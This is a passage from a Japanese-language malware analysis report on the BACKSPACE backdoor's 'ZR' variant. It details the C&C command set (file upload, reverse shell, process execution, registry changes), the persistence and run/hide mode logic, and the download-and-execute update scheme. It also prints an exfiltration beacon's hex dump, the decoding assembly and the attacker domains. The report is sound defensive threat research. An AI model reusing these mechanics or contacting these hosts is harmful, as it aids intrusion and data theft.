H	C&Cサーバーから1つのパスを受信し、フォルダを作成します。
I	C&Cサーバーから2つのパスを受信し、ファイル名を変更します。
J	C&Cサーバーから1つのファイル・パスとオフセットを受信します。指定のオフセット位置からファイルを読み込み、データをエンコードしてC&Cサーバーに送信します。
K	C&CサーバーからPIDを受信し、そのPIDが示すプロセスを停止します。
M	C&Cサーバーから1つのパスと一連のファイル属性を受信し、パスが示すファイルに属性を適用します。
N	C&Cサーバーから1つのフォルダへのパスを受信します。そのフォルダとサブフォルダ内のすべてのファイルの内容を読み込み、C&Cサーバーから確認メッセージを受信した後、ファイルの内容をアップロードします。
R	C&Cサーバーからコマンドライン文字列を受信し、そのコマンドを使用して新しいプロセスを作成します。
S	Jと同じ。
T	標準入出力/標準エラー出力をパイプにリダイレクトしてリバース・シェルを作成します。
U	<CSIDL_STARTUP>フォルダのMSN.lnkを削除します。
V	Eと同じ。ただし、ファイルは<CSIDL_TEMPLATES>フォルダに作成されて実行されます。
W	感染ホストのネットワーク・リソースを列举します。
X	C&Cサイクルを自動更新プロセスから再開し、更新処理、第2段階用C&Cサーバーの詳細情報の取得、ホストの詳細情報の送信、コマンドの受信などを実行します。
Y	C&Cサーバーからファイル名のリストを受信します。その後、<CSIDL_TEMPLATES>のファイルLwxRsv.temを削除して、リストにあるファイルを検索します。見つかったファイルのName、LastWriteTime、およびnFileSizeLowプロパティをLwxRsv.temに書き込み、このファイルの内容をC&Cサーバーに送信して、ローカルのファイルを削除します。
Z	キャンセルのためのコマンドです。*!ecnaC*をC&Cサーバーに送信します。
a	C&Cサーバーから1つのレジストリ・キー・パスを受信し、そのキーに含まれる値を列举してC&Cサーバーに送信します。
b	C&Cサーバーから1つのレジストリ・キー・パスを受信してそのキーを作成します。
c	C&Cサーバーから1つのレジストリ値パス、名前、種類、データ、サイズを受信してその値を作成します。
d	C&Cサーバーから1つのレジストリ・キー・パスを受信してそのキーおよびすべてのサブキーを削除します。
e	C&Cサーバーから1つのレジストリ値パスを受信してその値を削除します。
f	aコマンドと同じ。

BACKSPACEは各コマンドを処理した後、以下のステータス・メッセージをC&Cサーバーに送信します。

- 「O」で始まるメッセージは、コマンド処理の成功を意味します。
- 「E」で始まるメッセージは、コマンド処理の失敗を意味します。

BACKSPACEバックドア – 「ZR」亜種

BACKSPACEの「ZR」ブランチは、オリジナルである「ZJ」ブランチの後に作成されたフォークです。多くの「ZR」亜種では「スリム化」が図られており、BACKSPACEの他の亜種で使用されているコマンドの一部しかサポートされていません（「ZJ」と「ZR」はどちらもBACKSPACEコントローラと互換性があります。BACKSPACEクライアントでサポートされていないコマンドは単純に無視されます）。ただし、一部の「ZR」亜種は、ホストベースのファイアウォール・ソフトウェアをバイパスするなど、他の亜種にはない新機能を備えています³³。

ここで解説する「ZR」亜種のサンプル (MD5ハッシュ: 6ee35da59f92f71e757d4d5b964ecf00) は、2014年8月28日にコンパイルされています。このサンプルは、他の亜種 (以前の亜種) にはない機能も備えていますが、第1段階用と第2段階用のC&Cサーバーを使用するといった中心的な機能のほとんどは、他の亜種と大きく変わりません。そのため、比較的最近のコンパイルであるこのサンプルを見れば、BACKSPACEの基本的な機能とともに、「ZR」ブランチの最新機能も確認できることになります。

実行

このサンプルは、同じマルウェアの複数のインスタンスが同時実行されないようにするために、MicrosoftZjZRLnkというMutexを作成します。また、MicrosoftZjZRLnkExit、MicrosoftZjZRLnkHaveExitという2つのイベントを作成し、シグナル発生時にすべてのスレッドおよびマルウェア本体が終了されるようにします。

BACKSPACEは、感染ホストのシステム情報 (OSバージョン、ビルト番号、プラットフォーム、サービス・パック、デフォルト言語のID) とプロキシ情報を取得します。プロキシ情報は、HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\レジストリ・キーの値ProxyEnableとProxyServerから入手します。

続いて、HKEY_CURRENT_USER\Software\Microsoft\CurrentPnpSetup レジストリ・キーに、lnk (種類はREG_SZ) とhostid (種類はREG_DWORD) という値を作成し、以下のデータを設定します。

- lnkにはXJOXPSE/molというデータを設定します。これはWINWORD.lnkというテキストをエンコードした文字列です。
- hostidには、感染ホストを一意に識別するランダムな値を設定します。

BACKSPACEは、<CSIDL_PROFILE>\Microsoft Office、<CSIDL_PROFILE>\Microsoft Office\BINという2つのディレクトリを作成します。その後、BACKSPACEの現在のパスおよびファイル名にファイル拡張子.txtを付加した一時ファイルとしてマルウェア・ファイルがコピーされます。さらにこの一時ファイルが、先ほど作成された<CSIDL_PROFILE>\Microsoft Office\BINフォルダにWINWORD.exeとしてコピーされ、元のファイルが削除されます。BACKSPACEは、このファイルが自動実行されるようにするため、<CSIDL_PROFILE>\Microsoft Office\BIN\WINWORD.EXEを指すWindowsのショートカット・ファイルWINWORD.lnkを<CSIDL_STARTUP>または<CSIDL_COMMON_STARTUP>に作成し、「Microsoft Office Word」という説明を付けます。

C&Cドメイン

BACKSPACEの多くの亜種と同様、この「ZRLnk」サンプルにも、4つのC&Cドメインが設定されています。C&Cドメインは、各種ファイルを要求するHTTPリクエストの中で使用されます。BACKSPACEは、

URIを使用して各ファイルを要求し、新たな命令やデータを受け取ります。通常、各C&Cドメインはそれぞれ異なる目的に使用されます。つまり、各ドメインは異なるURIに関連づけられており、各URIで指定されるファイルは異なる機能を持っています。

このサンプルで使用されている4つのC&Cドメインは、それぞれ以下の役割を担っています。

- ドメイン1 (D1) : [www.bigfixtools\[.\]com](http://www.bigfixtools[.]com)。プライマリの第1段階用C&Cドメインです。大半のURIおよび関連機能で使用されています。
- ドメイン2 (D2) : [www.km153\[.\]com](http://www.km153[.]com)。バックアップのC&Cドメインです。必要に応じて、D1に代わるプライマリの第1段階用C&Cドメインとして機能します。「実行モード/潜伏モード」の設定データを取得する目的でも使用されます（後述）。
- ドメイン3 (D3)、ドメイン4 (D4) : [www.km-nyc\[.\]com](http://www.km-nyc[.]com)、[www.bluesixnine\[.\]com](http://www.bluesixnine[.]com)。「実行モード/潜伏モード」の設定データを取得するために使用されます。

1つのマルウェア・サンプルが使用するC&Cドメインには、最近登録されたばかりのものも、長年にわたって使用され続けているものもあります。なお、ここで取り上げている6ee35da59f92f71e757d4d5b964ecf00は、2014年8月28日09時12分33秒 (GMT) にコンパイルされ、このBACKSPACE亜種をドロップするスピアフィッシング攻撃は2014年8月29日に発生しています。

表9: BACKSPACEが使用するC&Cドメインと登録日

エイリアス	C&Cドメイン	説明	ゾーンの登録日
D1	www.bigfixtools[.]com	プライマリC&Cドメイン	2014年8月26日
D2	www.km153[.]com	バックアップC&Cドメイン： 実行/潜伏モードの設定	2007年8月30日
D3	www.bluesixnine[.]com	実行/潜伏モードの設定	2012年12月4日
D4	www.km-nyc[.]com	実行/潜伏モードの設定	2004年3月11日

実行モードと潜伏モード

BACKSPACEは、HKEY_CURRENT_USER\Software\Microsoft\CurrentPnpSetupレジストリ・キーでhFlagという値を探します。この値が存在し、なおかつ「1」に設定されていた場合、モードを「実行モード」に切り替え、それ以外の場合は「潜伏モード」で活動します。

実行モードに切り替える場合は、C&Cサーバーに接続して検証を行い、設定データが記述されたnur.txtファイルを取得します。設定データを解析し、徐々に汎用的な内容になる一連のチェックを実施して、実行モードを維持するかどうかを判断します。その手順は前述の「ZJ」サンプルとほぼ同じですが、使用するC&Cドメインと要求するURIパスに違いがあります。

1. www.bigfixtools.com/ForZRLnk3z/hostlist.txtへのHTTPリクエストを送信し、レスポンスの最後のバイトが0xFEかどうかを確認します。
2. IPアドレス確認サイトのURL automation.whatismyip.com/n09230945.aspへのHTTPリクエストを送信し、感染ホストのパブリックIPアドレスを確認します。
3. www.bluesixnine.com/http/nur.txt、www.km153.com/http/nur.txt、www.km-nyc.com/http/nur.txtのいずれかへのHTTPリクエストを送信し、レスポンスが「abcd1234」で始まっているかどうかを確認します。いずれのサーバーもこのように応答しない場合は、実行モードへの切り替えが失敗します。
4. サーバーからのレスポンスに「runhost=」オプションが含まれている場合は、そのデータに感染

ホストのホスト名が含まれているどうかを確認します。含まれている場合は、実行モードへの切り替えが**成功**します。含まれていない場合は手順5に進みます。

5. サーバーからのレスポンスに「runhostexcept=」オプションが含まれている場合は、そのデータに感染ホストのホスト名が含まれているかどうかを確認します。含まれている場合は、実行モードへの切り替えが**失敗**します。含まれていない場合は手順6に進みます。
6. サーバーからのレスポンスに「runip=」オプションが含まれている場合は、そのデータに感染ホストのパブリックIPアドレス（手順2で確認したアドレス）が含まれているかどうかを確認します。含まれている場合は、実行モードへの切り替えが**成功**します。含まれていない場合は手順7に進みます。
7. サーバーからのレスポンスに「runipexcept=」オプションが含まれている場合は、そのデータに感染ホストのパブリックIPアドレス（手順2で確認したアドレス）が含まれているかどうかを確認します。含まれている場合は、実行モードへの切り替えが**失敗**します。含まれていない場合は手順8に進みます。
8. サーバーからのレスポンスに「rundir=」オプションが含まれている場合は、そのデータに現在のC&CサーバーのURL（www.bigfixtools[.]com/ForZRLnk3zまたはwww.km153[.]com/ForZRLnk3z）が含まれているかどうかを確認します。含まれている場合は、実行モードへの切り替えが**成功**します。含まれていない場合は手順9に進みます。
9. サーバーからのレスポンスに「rundirexcept=」オプションが含まれている場合は、そのデータに現在のC&CサーバーのURLが含まれているかどうかを確認します。含まれている場合は、実行モードへの切り替えが**失敗**します。含まれていない場合は手順10に進みます。
10. サーバーからのレスポンスに「runweb=」オプションが含まれている場合は、そのデータに現在のC&Cドメイン（www.bigfixtools.comなど）が含まれているかどうかを確認します。含まれている場合は、実行モードへの切り替えが**成功**します。含まれていない場合は手順11に進みます。
11. サーバーからのレスポンスに「runwebexcept=」オプションが含まれている場合は、そのデータに現在のC&Cドメインが含まれているかどうかを確認します。含まれている場合は、実行モードへの切り替えが**失敗**します。含まれていない場合は手順12に進みます。
12. サーバーからのレスポンスに「runall=1」オプションが含まれている場合は、実行モードへの切り替えが**成功**します。

実行モードへの切り替えが失敗した場合、BACKSPACEは終了します。

実行モードへの切り替えが成功した場合は、HKEY_CURRENT_USER\Software\Microsoft\CurrentPnpSetupレジストリ・キーの値hFlagが削除され、感染ホストのホスト名とIPアドレスが保存されます。また、BACKSPACEを潜伏モードに戻すためのスレッドが開始されます。このスレッドは、MicrosoftZjZRLnkExitイベントがシグナルを受け取るまで無期限に動作し続け、同イベントがシグナルを受け取ったら、MicrosoftZjZRLnkHaveExitイベントにシグナルを送信し、クリーンアップ処理を行ってから終了します。

BACKSPACEは、潜伏モードへの切り替え時も、実行モードへの切り替え時と同様に一連のチェックを行います。その手順は前述の「ZJ」サンプルとほぼ同じですが、使用するC&Cドメインと要求するURIパスに違いがあります。

1. www.bigfixtools.com/ForZRLnk3z/hostlist.txtへのHTTPリクエストを送信し、レスポンスの最後のバイトが0xFFかどうかを確認します。
2. IPアドレス確認サイトのURL automation.whatismyip.com/n09230945.aspへのHTTPリクエストを送信し、感染ホストのパブリックIPアドレスを確認します。
3. www.bluesixnine.com/some/edih.txt、www.km153.com/some/edih.txt、www.km-nyc.

com/some/edih.txtのいずれかへのHTTPリクエストを送信し、レスポンスが「abcd1234」で始まっているかどうかを確認します。いずれのサーバーもこのように応答しない場合は、潜伏モードへの切り替えが失敗します。

4. サーバーからのレスポンスに「`hidehost=`」オプションが含まれている場合は、そのデータに感染ホストのホスト名が含まれているかどうかを確認します。含まれている場合は、潜伏モードへの切り替えが成功します。含まれていない場合は手順5に進みます。
5. サーバーからのレスポンスに「`hidehostexcept=`」オプションが含まれている場合は、そのデータに感染ホストのホスト名が含まれているかどうかを確認します。含まれている場合は、潜伏モードへの切り替えが失敗します。含まれていない場合は手順6に進みます。
6. サーバーからのレスポンスに「`hideip=`」オプションが含まれている場合は、そのデータに感染ホストのパブリックIPアドレス（手順2で確認したアドレス）が含まれているかどうかを確認します。含まれている場合は、潜伏モードへの切り替えが成功します。含まれていない場合は手順7に進みます。
7. サーバーからのレスポンスに「`hideipexcept=`」オプションが含まれている場合は、そのデータに感染ホストのパブリックIPアドレス（手順2で確認したアドレス）が含まれているかどうかを確認します。含まれている場合は、潜伏モードへの切り替えが失敗します。含まれていない場合は手順8に進みます。
8. サーバーからのレスポンスに「`hidedir=`」オプションが含まれている場合は、そのデータに現在のC&CサーバーのURL（[www.bigfixtools\[.\]com/ForZRLnk3z](http://www.bigfixtools[.]com/ForZRLnk3z)や[www.km153\[.\]com/ForZRLnk3z](http://www.km153[.]com/ForZRLnk3z)など）が含まれているかどうかを確認します。含まれている場合は、潜伏モードへの切り替えが成功します。含まれていない場合は手順9に進みます。
9. サーバーからのレスポンスに「`hidedirexcept=`」オプションが含まれている場合は、そのデータに現在のC&CサーバーのURL（[www.bigfixtools\[.\]com/ForZRLnk3z](http://www.bigfixtools[.]com/ForZRLnk3z)や[www.km153\[.\]com/ForZRLnk3z](http://www.km153[.]com/ForZRLnk3z)など）が含まれているかどうかを確認します。含まれている場合は、潜伏モードへの切り替えが失敗します。含まれていない場合は手順10に進みます。
10. サーバーからのレスポンスに「`hideweb=`」オプションが含まれている場合は、そのデータに現在のC&Cドメイン（[www.bigfixtools\[.\]com](http://www.bigfixtools[.]com)や[www.km153\[.\]com](http://www.km153[.]com)など）が含まれているかどうかを確認します。含まれている場合は、潜伏モードへの切り替えが成功します。含まれていない場合は手順11に進みます。
11. サーバーからのレスポンスに「`hidewebexcept=`」オプションが含まれている場合は、そのデータに現在のC&Cドメイン（[www.bigfixtools\[.\]com](http://www.bigfixtools[.]com)や[www.km153\[.\]com](http://www.km153[.]com)など）が含まれているかどうかを確認します。含まれている場合は、潜伏モードへの切り替えが失敗します。含まれていない場合は手順12に進みます。
12. サーバーからのレスポンスに「`hideall=1`」オプションが含まれている場合は、潜伏モードへの切り替えが成功します。

潜伏モードへの切り替えが成功した場合、`HKEY_CURRENT_USER\Software\Microsoft\CurrentPnpSetup` レジストリ・キーに値`hFlag`が作成され、データが「1」に設定されます。

実行モードへの切り替えが成功した場合、`BACKSPACE`はさらに以下の処理を行います。

プライマリとバックアップのC&Cドメイン

`BACKSPACE`は、[www.km153\[.\]com/ForZRLnk3z/bak.txt](http://www.km153[.]com/ForZRLnk3z/bak.txt)へのHTTPリクエストを送信し、レスポンスが「qazWSX123\$%^」で始まっていた場合、[www.km153\[.\]com](http://www.km153[.]com)をプライマリC&Cドメインとして使用します。

追加ファイルのダウンロード

BACKSPACEは、プライマリC&CドメインのURLパス/ForZRLnk3z/app.txtへのHTTPリクエストを送信し、このファイルを<CSIDL_PROFILE>\Microsoft Office\BIN\WordPlug.exeとして保存します。このファイルが有効なPEファイルである場合は新しいプロセスを開始します。

さらに、プライマリC&CドメインのURLパス/ForZRLnk3z/hostlist.txtへのHTTPリクエストを送信します。このリクエストへのレスポンスに感染ホストのホスト名が含まれている場合は、プライマリC&CドメインのURLパス/ForZRLnk3z/myapp.txtへのHTTPリクエストを送信し、このファイルを<CSIDL_PROFILE>\Microsoft Office\BIN\WordForVista.exeとして保存します。このファイルが有効なPEファイルである場合は新しいプロセスを開始します。

続いて以下のファイルを削除します。

- <CSIDL_PROFILE>\Microsoft Office\BIN\Temp.txt
- <CSIDL_PROFILE>\Microsoft Office\BIN\UpdateWord.exe
- <CSIDL_PROFILE>\Microsoft Office\BIN\WordPlug.exe
- <CSIDL_PROFILE>\Microsoft Office\BIN\WordForVista.exe

自動更新の仕組み

BACKSPACEはバージョン管理機能を備えており、以下の手順で最新のバージョンを確認し、自動更新を実施します。

1. プライマリC&Cドメイン (www.bigfixtools[.]comまたはwww.km153[.]com) のURLパス /ForZRLnk3z/ver.txtへのHTTPリクエストを送信し、入手可能な最新のバージョン番号を取得します。返されたバージョン番号が現在のバイナリのバージョン番号（このサンプルの場合は「1.9.w.1Y」）と一致しない場合、手順2に進みます。
2. 新しいバイナリをダウンロードするため、プライマリC&CドメインのURLパス/ForZRLnk3z/exe.txtへのHTTPリクエストを送信し、このファイルを<CSIDL_PROFILE>\Microsoft Office\BIN\UpdateWord.exeとして保存します。
3. <CSIDL_PROFILE>\Microsoft Office\BIN\UpdateWord.exeが有効なPEファイルである場合は、新しいプロセスを開始します。

この更新処理に失敗した場合、BACKSPACEは新たに以下の更新処理を開始します。

1. プライマリC&CドメインのURLパス/ForZRLnk3z/SomeUpVer.txtへのHTTPリクエストを送信し、入手可能な最新のバージョン番号を取得します。返されたバージョン番号が現在のバイナリのバージョン番号と一致しない場合、手順2に進みます。
2. プライマリC&CドメインのURLパス/ForZRLnk3z/SomeUpList.txtへのHTTPリクエストを送信し、そのレスポンスに感染ホストのホスト名が含まれているかどうかを確認します。含まれている場合は手順3に進みます。
3. 新しいバイナリをダウンロードするため、プライマリC&CドメインのURLパス/ForZRLnk3z/SomeUpExe.txtへのHTTPリクエストを送信し、このファイルを<CSIDL_PROFILE>\Microsoft Office\BIN\UpdateWord.exeとして保存します。
4. <CSIDL_PROFILE>\Microsoft Office\BIN\UpdateWord.exeが有効なPEファイルである場合は、新しいプロセスを開始します。

BACKSPACEが使用するMutex (このサンプルの場合はMicrosoftZjZRLnk) とイベント名 (このサンプルの場合はMicrosoftZjZRLnkExit、MicrosoftZjZRLnkHaveExit) は、同じ亞種であればバージョンが違っていても共通です。そのため、特定の感染ホストで旧バージョンを削除し新バージョンに更新した場合でも、同じバックドア・ファミリーの複数のインスタンスが同時実行されることはありません。

図24: dizhi.gifに記述された第2段階用C&Cサーバーの情報

```
.text:004015C1 CheckMutex_CopyFile_SetReg proc near ; CODE XREF: SomeForeWork+1E9Tp
.text:004015C1     push    esi
.text:004015C2     push    edi
.text:004015C3     mov     esi, offset s_MSZjZRLnk ; "MicrosoftZjZRLnk"
.text:004015C8     xor     edi, edi
.text:004015CA     push    esi          ; lpName
.text:004015CB     push    edi          ; bInheritHandle
.text:004015CC     push    1F0001h        ; dwDesiredAccess
.text:004015D1     call    ds:OpenMutexA
.text:004015D7     cmp     eax, edi
.text:004015D9     jz      short loc_40160A
.text:004015DB     push    eax          ; hObject
.text:004015DC     call    ds:CloseHandle
.text:004015E2     push    hEvent_MSZjZRLnkExit ; hEvent
.text:004015E8     call    ds:SetEvent       ; let the previous Lecna exit
.text:004015EE     push    5000          ; dwMilliseconds
.text:004015F3     push    hEvent_MSZjZRLnkHavekExit ; hHandle
.text:004015F9     call    ds:WaitForSingleObject ; confirmation from previous Lecna on exit
.text:004015FF     push    500          ; dwMilliseconds
```

マルウェアが更新されても、最初の感染時にランダムに生成されレジストリに登録されたhostidは変更されません。このため、攻撃者はマルウェアを更新しても感染ホストの「アイデンティティ」に一貫性を持たせることができます。

第2段階用C&Cサーバー

続いて、BACKSPACEはプライマリC&Cドメイン ([www.bigfixtools\[.\]com](http://www.bigfixtools[.]com)または[www.km153\[.\]com](http://www.km153[.]com)) のURLパス/ForZRLnk3z/dizhi.gifへのHTTPリクエストを送信します。dizhi.gifはサイズが10バイトの設定ファイルで、1つのIPアドレスと2つのポート番号が記述されています。

BACKSPACEは新たなスレッドを開始して、感染ホストの詳細情報 (コンピュータ名、IPアドレス、システムの詳細、デフォルト言語のID、ホストID、プロキシ情報、マルウェアの現在のバージョン、マルウェアの現在のドメイン、論理ドライブに関する情報) を新しいC&Cサーバーのポート1に送信します。この際、必要に応じて感染ホストのプロキシ設定を使用します。このデータは、HTTP POSTリクエストを使用して以下の形式で送信されます。

表10: BACKSPACE「ZRLnk」のコールバック形式

オフセット	値	説明
0x00	0x30	固定 (1バイトのメッセージ識別子。0x30はASCIIコードの0)
0x01	fd 00 00 00	データ長 = 253バイト (4バイト長)
0x05	-	コンピュータ名 (可変長)、0x00
0x14	192.168.43.130, 0x00	IPアドレス (可変長)、0x00
0x23	253	バージョン情報 (156バイト)
0xBF	04 08	言語ID (2バイト)
0xC1	00	プロキシのオン/オフ (1バイト)
0xC2	41 18 00 00	ホストID (4バイト)
0xC6	1.9.w.lY	バージョン文字列 (可変長)
0xCE	(Proxy-No), 0x00	プロキシ設定 (可変長)、0x00
0xD9	0:7, 0x00	システムの稼働時間 - H:M (可変長)、0x00
0xDD	www.bigfixtools.com/ForZRLnk3z, 0x00	第2段階用C&CサーバーのIPアドレスを取得するURL (可変長)、0x00

ビーコンの例を以下に示します。HTTPのUser-Agentヘッダが「SJZJ (compatible; MSIE 6.0; Win32)」という特殊な値に設定されている点に注目してください。

図25:
BACKSPACEのコールバック・メッセージの例

```

00000000 50 4f 53 54 20 2f 69 6e 64 65 78 2e 68 74 6d 20 POST /in dex.htm
00000010 48 54 54 50 2f 31 2e 30 0d 0a 55 73 65 72 2d 41 HTTP/1.0 ..User-A
00000020 67 65 6e 74 3a 20 53 4a 5a 4a 20 28 63 6f 6d 70 gent: SJ ZJ (comp
00000030 61 74 69 62 6c 65 3b 20 4d 53 49 45 20 36 2e 30 atible; MSIE 6.0
00000040 3b 20 57 69 6e 33 32 29 0d 0a 48 4f 53 54 3a 20 ; Win32) ..HOST:
00000050 31 31 32 2e 31 31 37 2e 39 2e 32 32 32 3a 34 34 112.117. 9.222:44
00000060 33 0d 0a 50 72 61 67 6d 61 3a 20 6e 6f 2d 63 61 3..Pragm a: no-ca
00000070 63 68 65 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e che..Content-Len
00000080 67 74 68 3a 20 32 35 33 0d 0a 50 72 6f 78 79 2d gth: 253 ..Proxy-
00000090 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 Connecti on: Keep
000000A0 2d 41 6c 69 76 65 0d 0a 0d 0a 30 fd 00 00 00 55 -Alive.. ..0...U
000000B0 53 45 52 2d 32 39 38 36 31 44 39 39 46 37 00 31 SER-2986 1D99F7.1
000000C0 39 32 2e 31 36 38 2e 34 33 2e 31 33 30 00 9c 00 92.168.4 3.130...
000000D0 00 00 05 00 00 00 01 00 00 00 28 0a 00 00 02 00 .....(.....
000000E0 00 00 53 65 72 76 69 63 65 20 50 61 63 6b 20 33 ..Service Pack 3
000000F0 28 33 32 29 00 00 00 00 00 00 00 00 00 00 00 00 (32) .....
00000100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000160 00 00 03 00 00 00 00 00 01 01 00 04 08 00 41 18 00 .....A..
00000170 00 31 2e 39 2e 77 2e 6c 59 28 50 72 6f 78 79 2d .1.9.w.1 Y(Proxy-
00000180 4e 6f 29 00 30 3a 37 00 77 77 77 2e 62 69 67 66 No).0:7. www.bigf
00000190 69 78 74 6f 6f 6c 73 2e 63 6f 6d 2f 46 6f 72 5a ixtools. com/ForZ
000001A0 52 4c 6e 6b 33 7a 00 RLnk3z.

```

また、BACKSPACEはプライマリC&CドメインのURLパス/ForZRLnk3z/connect.gifからファイルの取得を試みます。このファイルに感染ホストのホスト名とホストIDが記述されていた場合、BACKSPACEは第2段階用C&Cサーバーのポート2への接続を試みます。BACKSPACEがこのC&Cサーバーに接続した場合、攻撃のオペレータは、BACKSPACEコントローラからそのホストを直接操作できるようになります³⁵。第2段階用C&Cサーバーへの接続を確立したBACKSPACEは、オペレータからの対話的なコマンドを待機します。このBACKSPACEサンプルは、以下のコマンドをサポートしています。

表11: BACKSPACEの「ZRLnk」亜種、6ee35da59f92f71e757d4d5b964ecf00でサポートされているコマンド

コマンド	機能
A	J、Sと同じ。ただし、転送後に感染ホスト上のファイルを削除する点が異なります。
B	C&Cサーバーから1つのフォルダ名とファイル名のリストを受信し、そのフォルダで指定のファイルを検索します（ワイルドカードを使用可能）。見つかったファイルごとに、エンコードしたWIN32_FIND_DATA ³⁶ 構造体をC&Cサーバーにアップロードします。
D	C&Cサーバーから、1つのフォルダ・パス、ファイルのリスト、各ファイルのフラグ・バイトを受信します。フラグが0x30のファイルと空のフォルダを削除します。
E	C&Cサーバーから、1つのファイル・パス、アクセス・バイト（0はWRITE、それ以外はAPPEND）、エンコードされたデータを受信します。アクセス・バイトに従ってファイルを開き、データをデコードして書き込みます。
J	C&Cサーバーから1つのファイル・パスとオフセットを受信します。指定のオフセット位置からファイルを読み込み、データをエンコードしてC&Cサーバーに送信します。
R	C&Cサーバーからコマンドライン文字列を受信し、そのコマンドを使用して新しいプロセスを作成します。
S	Jと同じ。
V	Eと同じ。ただし、ファイルは<CSIDL_TEMPLATES>フォルダに作成され、実行されます。
X	C&Cサイクルを自動更新プロセスから再開し、更新処理、第2段階用C&Cサーバーの詳細情報の取得、ホストの詳細情報の送信、コマンドの受信などを実行します。
Z	キャンセルのためのコマンドです。*!ecnaC*をC&Cサーバーに送信します。

BACKSPACEは各コマンドを処理した後、ステータス・メッセージをC&Cサーバーに送信します。「O」で始まるメッセージはコマンド処理の成功を意味し、「E」で始まるメッセージはコマンド処理の失敗を意味します。

設定とC&C通信のエンコーディング

古いバージョンのBACKSPACEでは、C&Cドメインなどの変数をバイナリ内にプレーン・テキストで記述している場合がありますが、このサンプルを含む最近の亜種は設定情報をエンコードしています。デコードは、増分カウンタの追加か、バイトのXOR演算およびビット単位でのシフト演算のいずれかで実施されます。

図26: 増分カウンタの追加による文字列の復号化

00402647	\$ 33C9	XOR ECX,ECX
00402649	. 394C24 08	CMP DWORD PTR SS:[ESP+8],ECX
0040264D	.~7E 14	JLE SHORT nt!d2002.00402663
0040264F	> 8B4424 04	MOV EAX,DWORD PTR SS:[ESP+4]
00402653	. 80CA FF	OR DL,0FF
00402656	. 03C1	ADD EAX,ECX
00402658	. 2AD1	SUB DL,CL
0040265A	. 0010	ADD BYTE PTR DS:[EAX],DL
0040265C	. 41	INC ECX
0040265D	. 3B4C24 08	CMP ECX,DWORD PTR SS:[ESP+8]
00402661	.^7C EC	JL SHORT nt!d2002.0040264F
00402663	> C3	RETN
00402664	‡ 55	PUSH EBP

図27: バイトのXOR演算およびビット単位でのシフト演算による文字列の復号化

0040166B	L: C3	RETN
0040166C	‡ 33D2	XOR EDX,EDX
0040166E	. 395424 08	CMP DWORD PTR SS:[ESP+8],EDX
00401672	.~7E 23	JLE SHORT nt!d2002.00401697
00401674	. 53	PUSH EBX
00401675	> 8B4424 08	MOV EAX,DWORD PTR SS:[ESP+8]
00401679	. 8D0C02	LEA ECX,DWORD PTR DS:[EDX+EAX]
0040167C	. 8A0402	MOV AL,BYTE PTR DS:[EDX+EAX]
0040167F	. 2AC2	SUB AL,DL
00401681	. 34 07	XOR AL,7
00401683	. 8AD8	MOV BL,AL
00401685	. C0EB 05	SHR BL,5
00401688	. C0E9 03	SHL AL,3
0040168B	. 0AD8	OR BL,AL
0040168D	. 42	INC EDX
0040168E	. 3B5424 0C	CMP EDX,DWORD PTR SS:[ESP+C]
00401692	. 8819	MOV BYTE PTR DS:[ECX],BL
00401694	.^7C DF	JL SHORT nt!d2002.00401675
00401696	. 5B	POP EBX
00401697	> C3	RETN
00401699	‡ FF	DUPU_CPP

また、感染ホストと第2段階用C&Cサーバーとの間で送受信されるバイナリ・データ（文字列でないデータ）は、以下の図にあるように、増分カウンタの追加と0x23をキーにしたXOR演算によってエンコード/デコードされます。

図28: 増分カウンタの追加とXOR演算によるバイナリ・データの暗号化

0040261C	<code>^EB E2</code>	JMP SHORT nt!d2002.00402600
0040261E	<code>8B5424 08</code>	MOV EDX, DWORD PTR SS:[ESP+8]
00402622	<code>8B4424 10</code>	MOV EAX, DWORD PTR SS:[ESP+10]
00402626	<code>85D2</code>	TEST EDX, EDX
00402628	<code>8910</code>	MOV DWORD PTR DS:[EAX], EDX
0040262A	<code>7E 1A</code>	JLE SHORT nt!d2002.00402646
0040262C	<code>8B4C24 0C</code>	MOV ECX, DWORD PTR SS:[ESP+C]
00402630	<code>8B4424 04</code>	MOV EAX, DWORD PTR SS:[ESP+4]
00402634	<code>56</code>	PUSH ESI
00402635	<code>2BC1</code>	SUB EAX, ECX
00402637	<code>8BF2</code>	MOV ESI, EDX
00402639	<code>> 8A1408</code>	MOV DL, BYTE PTR DS:[EAX+ECX]
0040263C	<code>80F2 23</code>	XOR DL, 23
0040263F	<code>8811</code>	MOV BYTE PTR DS:[ECX], DL
00402641	<code>41</code>	INC ECX
00402642	<code>4E</code>	DEC ESI
00402643	<code>75 F4</code>	JNZ SHORT nt!d2002.00402639
00402645	<code>5E</code>	POP ESI
00402646	<code>> C3</code>	RETN
00402647	<code>33C9</code>	XOR ECX, ECX

図29: カスタム・エンコーディングを実施したBACKSPACEのHTTP POST

```

000000E4 50 4f 53 54 20 2f 69 6e 64 65 78 2e 68 74 6d 20 POST /in dex.htm
000000F4 48 54 54 50 2f 31 2e 30 0d 0a 55 73 65 72 2d 41 HTTP/1.0 ..User-A
00000104 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 34 2e gent: Mozilla/4.
00000114 30 20 28 63 6f 6d 70 61 74 69 62 6c 65 3b 20 4d 0 (compatible; M
00000124 53 49 45 20 36 2e 30 3b 20 57 69 6e 33 32 29 0d SIE 6.0; win32).
00000134 0a 48 4f 53 54 3a 20 31 39 32 2e 31 36 38 2e 36 .HOST: 1 92.168.6
00000144 33 2e 31 32 39 3a 38 31 0d 0a 50 72 61 67 6d 61 3.129:81 ..Pragma
00000154 3a 20 6e 6f 2d 63 61 63 68 65 0d 0a 43 6f 6e 74 : no-cache..Cont
00000164 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 31 35 30 34 ent-Leng th: 1504
00000174 35 0d 0a 50 72 6f 78 79 2d 43 6f 6e 6e 65 63 74 5..Proxy -Connect
00000184 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d ion: Kee p-Alive.
00000194 0a 0d 0a ...
